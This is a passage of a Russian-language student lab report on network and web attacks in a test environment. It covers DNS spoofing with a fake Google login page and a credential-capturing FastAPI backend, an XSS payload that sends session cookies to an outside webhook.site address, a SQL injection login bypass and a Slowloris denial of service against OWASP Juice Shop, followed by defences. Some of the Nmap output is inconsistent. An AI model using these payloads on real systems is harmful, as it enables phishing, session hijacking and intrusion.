Аренда получена. . . . . : воскресенье, 18 мая 2025 г. 19:13:01
Срок аренды истекает. . . . . : понедельник, 26 мая 2025 г. 19:13:01
Основной шлюз. . . . . : 192.168.50.1
DHCP-сервер. . . . . : 192.168.50.10
DNS-серверы. . . . . : 192.168.20.2
NetBIOS через TCP/IP. . . . . : Включен
```

Затем был подготовлен файл правил “dnsspoof.hosts”, в него были добавлены записи для простого редиректа:

98.137.11.163 google.com www.google.com

Таким образом, при попытке открыть в браузере, например, google.com, пользователь незаметно перенаправлялся на другой поисковик, например Яндекс или Yahoo. Этот шаг демонстрировал базовую функциональность инструмента dnsspoof — незаметное изменение маршрута DNS-запроса на клиентской машине.



4. Развёртывание фишингового веб-сервера и захват данных

Для убедительной демонстрации атаки было принято решение не просто перенаправлять на существующий внешний ресурс, а создать контролируемый фишинговый сайт. Это потребовало развертывания веб-сервера на Kali Linux для отдачи фишинговой HTML-

страницы и бэкенда для сбора введенных учетных данных.

В качестве веб-сервера был выбран "Nginx" за его производительность и простоту настройки для отдачи статического контента. "Nginx" был установлен, запущен и настроен на прослушивание стандартного порта HTTP (80). Существующая в директории "/var/www/html/" страница по умолчанию была удалена.

```
[esofl@esofl:~]
$ sudo apt install nginx -y
[sudo] password for esofl:
nginx is already the newest version (1.26.3-2).
nginx set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 86

[esofl@esofl:~]
$ sudo systemctl start nginx

[esofl@esofl:~]
$ sudo systemctl enable nginx
Synchronizing state of nginx.service with SysV service script with /usr/lib/systemd/systemd-sysv-insta
l.
Executing: /usr/lib/systemd/systemd-sysv-install enable nginx
Created symlink '/etc/systemd/system/multi-user.target.wants/nginx.service' → '/usr/lib/systemd/system/
nginx.service'.

[esofl@esofl:~]
$ cd /var/www/html/

[esofl@esofl:/var/www/html]
$ sudo rm index.nginx-debian.html

[esofl@esofl:/var/www/html]
$ cd ~
```

Для обработки данных, отправленных с фишинговой формы, был разработан простой бэкенд на "FastAPI" (Python-фреймворк), который запускался на порту 8000 Kali Linux. Этот бэкенд был запрограммирован для приема POST-запросов по пути "/submit_login", извлечения полей "username" и "password", вывода их в консоль и сохранения в файл "captured_credentials.txt".

```
from fastapi import FastAPI, Form, Request
from fastapi.responses import HTMLResponse
from fastapi.staticfiles import StaticFiles
from uvicorn import run
import os

app = FastAPI()


@app.post("/submit_login")
async def submit_login(username: str = Form(...), password: str = Form(...)):
    print(f"\n[!] Получены учетные данные:")
    print(f"Пользователь: {username}")
    print(f"Пароль: {password}\n")

    with open("captured_credentials.txt", "a") as f:
        f.write(f"Пользователь: {username}, Пароль: {password}\n")

    return HTMLResponse(content=f"<h1>Данные получены!</h1><p>Спасибо за ваши данные!</p><p>Ваша сессия:</p>")

@app.get("/")
async def read_root():
    return {"message": "Backend is running!"}

if __name__ == "__main__":
    # Запускаем Uvicorn, который будет слушать на IP-адресе вашей Kali (192.168.20.2)
    run(app, host="192.168.20.2", port=8000)
```



HTML-форма логина, размещенная в "index.html" Nginx, была настроена так, чтобы ее "action" указывал на URL "http://192.168.20.2:8000/submit_login". Наконец, файл "dnsspoof.hosts" был скорректирован для перенаправления домена "google.com" (и "www.google.com", "accounts.google.com") на IP-адрес Kali Linux. После всех настроек "dnsspoof" был перезапущен.

```
GNU nano 8.4          dnsspoof.hosts *
```


```
192.168.20.2 google.com www.google.com accounts.google.com
```

```
File Actions Edit View Help
GNU nano 8.4          index.html
```

```
!DOCTYPE html
<html>
<head>
<title>Вход в систему</title>
<style>
body { font-family: Arial, sans-serif; background-color: #f0f2f5; display: flex; justify-content: center; align-items: center; height: 100vh; }
.login-box { background-color: #fff; padding: 40px; border-radius: 8px; box-shadow: 0 2px 4px #ccc; }
h2 { color: #1c1e21; margin-bottom: 25px; font-size: 24px; }
input[type="text"], input[type="password"] { width: calc(100% - 20px); padding: 12px 10px; margin-bottom: 10px; border: 1px solid #ccc; border-radius: 4px; }
button { width: 100%; padding: 12px; background-color: #1877f2; border: none; border-radius: 6px; color: white; }
button:hover { background-color: #166fe5; }
.footer-text { font-size: 14px; color: #606770; margin-top: 20px; }
</style>
</head>
<body>
<div class="login-box">
<h2>Войдите в Google</h2>
<form action="http://192.168.20.2:8000/submit_login" method="post">
<input type="text" name="username" placeholder="Электронная почта или телефон" required>
<input type="password" name="password" placeholder="Пароль" required>
<button type="submit">Войти</button>
</form>
<div class="footer-text">
<p>Не ваш компьютер? Используйте режим инкогнито.</p>
</div>
</div>
</body>
</html>
```

5. Демонстрация атаки и анализ результатов

Финальная стадия заключалась в демонстрации атаки с Admin Laptop. При попытке перехода на "google.com" в браузере, DNS-запрос перехватывался "dnsspoof", и клиенту возвращался IP-адрес Kali Linux. Браузер клиента затем устанавливал HTTP-соединение с Nginx-сервером на Kali, который отдавал фишинговую HTML-страницу. Визуально, в адресной строке браузера оставалось "google.com", что создавало убедительную имитацию подлинного ресурса.



При вводе тестовых учетных данных в фишинговую форму и их отправке, данные перехватывались FastAPI-бэкендом на Kali, выводились в консоль и сохранялись в файл. Важным аспектом демонстрации стало появление предупреждений браузера о "небезопасном подключении" при попытке доступа к сайтам, использующим HTTPS . Это обусловлено тем, что веб-сервер атакующего не может предоставить действительный SSL/TLS-сертификат для целевого домена. Данное предупреждение является ключевым элементом защиты от фишинга, однако неопытные пользователи могут его проигнорировать, что делает атаку потенциально успешной даже на HTTPS-ресурсах.

Voidite v Google

login111

secret_password321

Voiti

ne vash komputer? ispolzuite rejim inkognito!

```
[INFO: 192.168.50.102:51579 - "POST /submit_login HTTP/1.1" 200 OK
[INFO: 192.168.50.102:51579 - "GET /favicon.ico HTTP/1.1" 404 Not Found
[!!!] Получены учетные данные:
Пользователь: login111
Пароль: secret_password321
[INFO: 192.168.50.102:51583 - "POST /submit_login HTTP/1.1" 200 OK
```


Таким образом, данная демонстрация наглядно подтверждает эффективность DNS Spoofing для перехвата трафика и реализации фишинговых атак в контролируемой сетевой среде.

6. Предотвращение атаки

После успешной демонстрации атаки методом DNS Spoofing был рассмотрен вопрос о возможных мерах предотвращения подобных инцидентов. Одной из первоочередных задач стало исключение возможности подмены DNS-ответов, что требует явного указания доверенного DNS-сервера на клиентских устройствах.

Для этого на целевой машине были вручную изменены параметры сетевого адаптера. Через графический интерфейс операционной системы Windows перешли в раздел настроек сетевого подключения: либо с помощью комбинации Win + R и ввода команды nsra.cpl, либо через “Панель управления” -> “Центр управления сетями и общим доступом” -> “Изменение параметров адаптера”. Далее был выбран активный сетевой адаптер, открыто его контекстное меню и выбрано “Свойства”.

В открывшемся списке компонентов сетевого подключения был найден и выбран протокол IP версии 4 (TCP/IPv4), после чего открыты его свойства. В настройках был активирован параметр “Использовать следующие адреса DNS-серверов”, и в качестве предпочтительного DNS-сервера был вручную указан IP-адрес доверенного DNS-узла - 192.168.50.10, которым в данном случае выступал доменный контроллер организации. Все изменения были сохранены.



Этот шаг критически важен для предотвращения атак DNS Spoofing, так как позволяет клиентской системе использовать только заранее определённый и контролируемый DNS сервер, игнорируя любые подмены, происходящие в сети. Помимо этого, рекомендуется регулярно проверять настройки DNS и ограничить возможность их автоматического изменения средствами DHCP, особенно в недоверенных сетевых окружениях.

Атака 3

Ubuntu-Server/JuiceShop

Первым этапом любой атаки выступает разведка целевой системы. На предварительном этапе нами было установлено, что IP-адрес Ubuntu-сервера в корпоративной сети — 192.168.50.103. Далее с помощью инструмента Nmap проведено сканирование, позволяющее определить открытые порты и связанные с ними сетевые сервисы, доступные на данном узле.


```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.50.103 -p0-5000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 10:24 EDT
Nmap scan report for 192.168.50.103
Host is up (0.055s latency).

Not shown: 4997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
0/tcp      filtered unknown
22/tcp     open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.1 (Ubuntu Linux; protocol 2.0)
80/tcp     open  http     nginx 1.27.5
3000/tcp   open  ppp?    PPP    (no known service)

SF:Origin:\x20|\r\nAccess-C...
SF:ST,DELETE|\r\nVary:\x20Acc...
SF:\x200|\r\nDate:\x20Sat,\x20...
SF:ction:\x20close|\r\n|\r\n";
Service Info: OS: Linux; CPE: cpe:/o:ubuntu:12_04_lts

Based on limited info, you can't tell what kind of application. Here's the analysis:
```


Анализ результатов сканирования Nmap показывает наличие двух основных открытых портов: 22 (SSH) и 80 (HTTP). Это указывает на то, что сервер предоставляет доступ как по протоколу SSH, так и через веб-интерфейс, предположительно — веб-сайт. Следующим шагом является попытка взаимодействия с сайтом для выявления возможных уязвимостей. После ввода IP-адреса в браузере загружается сайт компании, специализирующейся на продаже соков. Вероятно, это основной веб-ресурс организации.



XSS атака

На начальном этапе тестирования веб-приложения целесообразно проверить возможность внедрения XSS-уязвимости. Эта атака отличается относительной простотой реализации, но при этом может привести к серьёзным последствиям, особенно в руках опытного специалиста.

Первое, что привлекает внимание на сайте — иконка поиска (лупа) в верхнем правом углу. Вводим запрос «яблочный сок» для анализа работы поисковой системы.




Результаты кажутся корректными — отображается продукция, связанная с запросом. Однако, при внимательном рассмотрении видно, что фраза "Search Results" полностью совпадает с введённым текстом, даже если такой товар отсутствует.



Это поведение указывает на то, что поисковая система без фильтрации отражает пользовательский ввод в HTML-ответе. Следовательно, возможно внедрение JavaScript-кода. Для проверки вводим следующий код в поле поиска:

```
<iframe src="javascript:alert('XSS WORKING')">
```



После нажатия кнопки Enter страница перезагружается, и мы сразу же наблюдаем уведомление текста, которого мы ввели до этого в поле поиска.

Для следующего шага пробуем более агрессивную атаку, которая даст нам больше возможностей. Для начала нам требуется создать аккаунт на атакуемом сайте.

User Registration

Email*
artiom@uni.md

Password*

Repeat Password*
***** 5/20

Show password advice

Security Question *
Mother's maiden name?


This cannot be changed later!

Answer*
dont know 5/40

Register

Already a customer?

Следующим шагом в этой атаке стала регистрация на сайте webhook.site. Он нужен реализации украденных cookie с сайта. После регистрации на сайте каждый пользователь получает токен.



Теперь, когда мы авторизовались на сайте, пользователь получает свой уникальный токен в виде куки. В поле поиска на сайте вводим текст, представленный ниже. Он соберет все куки с браузера и отправит их на сайт webhook, где мы заранее регистрируемся и получаем уникальную ссылку.

```
<iframe src="javascript:fetch('https://webhook.site/878469cc-17ad-4807-8120-108a6831d4ee?cookie=' + document.cookie)">
```

Выполнив XSS-атаки переходим на сервис webhook.site. В результате получаем cookie-файлы, автоматически отправленные сессией жертвы. Данные позволяют получить доступ к учётной записи пользователя без необходимости ввода логина и пароля. Следующим шагом становится импорт перехваченных cookie в браузер на своём устройстве — после этого система распознаёт нас как авторизованного пользователя.

Request Details & Headers

GET #618e0 93.116.216.96
05/17/2025 8:56:38 PM (a few seconds ago)

Host: 93.116.216.96
Date: 05/17/2025 8:56:38 PM
Size: 0 bytes
Time: 0.000 sec
ID: 618e019f-2a15-4dd9-9ed9-49869c5325
Note: [Edit Note](#)

Query strings

cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; {c...}

Request Headers

priority: u=4
sec-fetch-site: cross-site
sec-fetch-mode: cors
sec-fetch-dest: empty
origin: http://192.168.50.103/
referer: http://192.168.50.103/
accept-encoding: gzip, deflate, br, zstd
accept-language: en-US,en;q=0.5
accept: */*
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
host: webhook.site

Form values

None

Raw content

Copy as

Что нам это дает, вся строка поиска дублируется. Это значит, что мы можем скопировать ссылку из адресной строки и передать ее кому либо, кто имеет аккаунт на этом сайте и получить доступ к их аккаунтам.

[http://192.168.50.103/#/search?q=%3Ciframe%20src%3D%22javascript:fetch\('https:%2F%2Fwebhook.site%2F878469cc-17ad-4807-8120-108a6831d4ee%3Fcookie%3D'%20%2B%20document.cookie\)%22%3E](http://192.168.50.103/#/search?q=%3Ciframe%20src%3D%22javascript:fetch('https:%2F%2Fwebhook.site%2F878469cc-17ad-4807-8120-108a6831d4ee%3Fcookie%3D'%20%2B%20document.cookie)%22%3E)

На сайте JWT encoder можно посмотреть содержимое токена.

ENCODED VALUE

JSON WEB TOKEN (JWT)

Valid JWT

Fix public key input errors to verify signature.

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0dXMiOjJzdWNjZXNzIiwizGF0YSI6eyJpc2t1MjMsInVZKJuW11joiwiZW1haW10iJhcNpb21Adw5pLm1kIiwiGfZc3dvcmQioiI4Mjdy2IwVWh0GE3MD7jNGMzNGExNjg5MWY4NGU3ViIsInJvbU0i1jjdXN0b21lcisimRl6HV4ZVRva2VujoiiwiibGfzDevZ2lusaXai0iilwjlAuMC4wiwichJvzmlszU1tWdl1joi2FzczV0cy9wdWJsaWmva1hZ2vL3VwbG9nZhMvZGVmYXVsdc5zdmclCj0b3RwU2VjcmVOi0iiliwlXBv3RpdmUiOnRydUsImNyZWF0ZWRBdC16IjIwMjUtMDUTMTcgNTY6NTU6NDEuNDAwICswMDowMCIsInVwZGF0ZWRBdC16IjIwMjUtMDUTMTcgNTY6NTU6NDEuNDAwICswMDowMCIsImR1bGV0ZWRBdC16bnVsbH0sIm1hdCI6MtC0NzUwMDk1M30.yQaY4gXdbCd1cffCbpk6MYXmJPiyONH6RIVfd9949K_PGD3Yv0jYIHdkbgpmh2z810RAggapKe3ygW0viq20kwLcMhSqc4Llymygv_fcA07BPG7jS74ogXRK4RJG1zf-oIoyHpdTb7EWKqtHyq-6ZjcSUzyTlrJotPG-0Fk

DECODED HEADER

JSON CLAIMS TABLE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE

```
{
  "status": "success",
  "data": {
    "id": 23,
    "username": "",
    "email": "artiom@uni.md",
    "password": "827ccb0eea8a70e0c4c34a16891f84e7b",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-05-17 16:55:41.400 +00:00",
    "updatedAt": "2025-05-17 16:55:41.400 +00:00",
    "deletedAt": null
  },
  "iat": 1747500953
}
```

Эта атака показывает нам насколько проста и в то же время опасна атака XSS и без должного контроля разработчика над сайтом.

SQL Injection

Следующим примером является одна из наиболее распространённых уязвимостей — SQL-инъекция. Она основана на ошибках в обработке пользовательского ввода при формировании запросов к базе данных. Чаще всего используются SQL-базы, и стандартный запрос может выглядеть так:

```
SELECT user from user where email='\$1' and password='\$2'
```


Здесь \$1 и \$2 заменяются на введённые данные. Однако, при вводе специально составленной строки в поле почты, например: “ ‘ or 1=1 —” Что же произойдет после отправки в базу данных этого запроса?

```
SELECT user from user where email=' or 1=1 —' and password='DONT MATTER'
```

Оператор -- комментирует оставшуюся часть запроса, включая проверку пароля. Таким образом, условие 1=1 всегда истинно, и сервер возвращает первую запись из таблицы пользователей, позволяя получить доступ без авторизации. Проведём тест, чтобы убедиться в этом.

The screenshot shows a dark-themed login interface. At the top, it says "Login". Below that is an "Email*" field containing "' or 1=1 --". Below the email field is a "Password*" field containing five dots ("•••••") and an eye icon to toggle visibility. Underneath the fields is a link "Forgot your password?". A large blue button at the bottom left contains a key icon and the text "Log in". Below the log in button is a "Remember me" checkbox followed by the text "Not yet a customer?".

Как и ожидалось, мы заходим на аккаунт администратора этого сайта, то есть первого пользователя, зарегистрированного на нем.



DOS - атака

Ещё одной частью исследования стала попытка проведения DoS-атаки с целью выявления наличия механизмов защиты от подобного рода угроз. После анализа различных подходов было решено использовать один из наиболее эффективных и «тихих» методов — атаку типа Slowloris.

Суть данной атаки заключается в установлении множества неполных HTTP-соединений с целевым сервером. Сервер, ожидая завершения передачи данных, оставляет эти соединения открытыми. В результате пул доступных соединений заполняется, и новые клиенты получают отказ в обслуживании.

Для реализации атаки использовалась утилита slowhttptest с соответствующими параметрами, позволяющими смоделировать длительное потребление ресурсов сервера при минимальной сетевой активности.

```
slowhttptest -u http://192.168.50.103/# -c 10000 -H -g -i 10 -r 400 -t GET -x 24 -p 3
```


Эта команда будет создавать до 10000 соединений с сервером и по 400 в секунду. Этой нагрузки может быть достаточно для того, чтобы положить сайт. Ниже представлен вывод терминала после запуска команды. Как мы уже при 1523 подключениях сайт становится недоступным, для проверки этого просто перезагрузим страницу.

```
kali㉿kali: ~
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 10000
URL: http://192.168.50.103/
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 400
probe connection timeout: 3 seconds
test duration: 240 seconds
using proxy: no proxy

Sun May 18 07:16:21 2025:
slow HTTP test status on 15th second:

initializing: 0
pending: 700
connected: 1523
error: 0
closed: 57
service available: NO
```

Такую картину будет видеть каждый пользователь пытающийся получить доступ к сайту. Теперь давайте подумаем, как можно предотвратить данный вид атак.



Потратив немного времени на сайте CloudFlare мы обнаружили единственный способ, который поможет нам предотвратить DOS атаку на сервер. Для этого необходимо ограничить количество запросов, поступающих на веб-сервер. Теперь конфигурационный файл nginx выглядит таким образом.

```
adminadmin@juiceshop: ~/juice-shop-test/nginx
File Actions Edit View Help
GNU nano 8.3          juice.conf
http {
limit_req_zone $binary_remote_addr zone=req_limit:10m rate=10r/s; #1
server {
listen 80;
server_name localhost;

limit_req zone=req_limit burst=20 nodelay; #2
Rate Limiting: Security and Performance ...
Exploring Additional Juice Shop V ...

location / {
proxy_pass http://juice-shop:3000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}
Nmap Scan Identifies OWASP Juice ...
}
```

Данная строка задает ограничение на максимальное кол-во данных, передаваемых сайту в 10 Мб в секунду и 10 запросов в секунду.

```
limit_req_zone $binary_remote_addr zone=req_limit:10m rate=10r/s; #1
```

Эта строка указывает, что в случае необходимости можно увеличить количество запросов до 20 ,но никак не более.

```
limit_req zone=req_limit burst=20 nodelay; #2
```

Попробуем провести атаку Slowloris еще раз.

```
kali@kali: ~
File Actions Edit View Help
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 10000
URL: http://192.168.50.103/#
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 4
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Sun May 18 08:29:39 2025:
slow HTTP test status on 30th second:

initializing: 0
pending: 2
connected: 113
error: 0
closed: 0
service available: YES
